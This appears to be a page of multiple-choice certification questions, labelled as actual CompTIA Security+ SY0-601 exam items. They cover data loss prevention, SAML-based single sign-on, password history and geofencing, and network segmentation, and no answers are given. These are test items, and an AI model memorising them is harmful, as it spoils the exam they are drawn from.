
A security administrator needs to inspect in-transit files on the enterprise network to search for PII, credit card data, and classification words. Which of the following would be the BEST to use?

A. IDS solution

B. EDR solution

C. HIPS software solution

D. Network DLP solution



Actual exam question from CompTIA's SY0-601

Question #: 357

Topic #: 1

[All SY0-601 Questions]


The Chief Executive Officer announced a new partnership with a strategic vendor and asked the Chief Information Security Officer to federate user digital identities using SAML-based protocols. Which of the following will this enable?

A. SSO

B. MFA

C. PKI

D. DLP



Actual exam question from CompTIA's SY0-601

Question #: 358

Topic #: 1

[All SY0-601 Questions]

An employee's company account was used in a data breach. Interviews with the employee revealed:

• The employee was able to avoid changing passwords by using a previous password again.

• The account was accessed from a hostile, foreign nation, but the employee has never traveled to any other countries.

Which of the following can be implemented to prevent these issues from reoccurring? (Choose two.)

A. Geographic dispersal


B. Password complexity

C. Password history

D. Geotagging

E. Password lockout

F. Geofencing



Actual exam question from CompTIA's SY0-601
Question #: 359
Topic #: 1
[All SY0-601 Questions]


A large industrial system's smart generator monitors the system status and sends alerts to third-party maintenance personnel when critical failures occur. While reviewing the network logs, the company's security manager notices the generator's IP is sending packets to an internal file server's IP. Which of the following mitigations would be BEST for the security manager to implement while maintaining alerting capabilities?

A. Segmentation

B. Firewall allow list

C. Containment

D. Isolation



Actual exam question from CompTIA's SY0-601

Question #: 360

Topic #: 1

[All SY0-601 Questions]

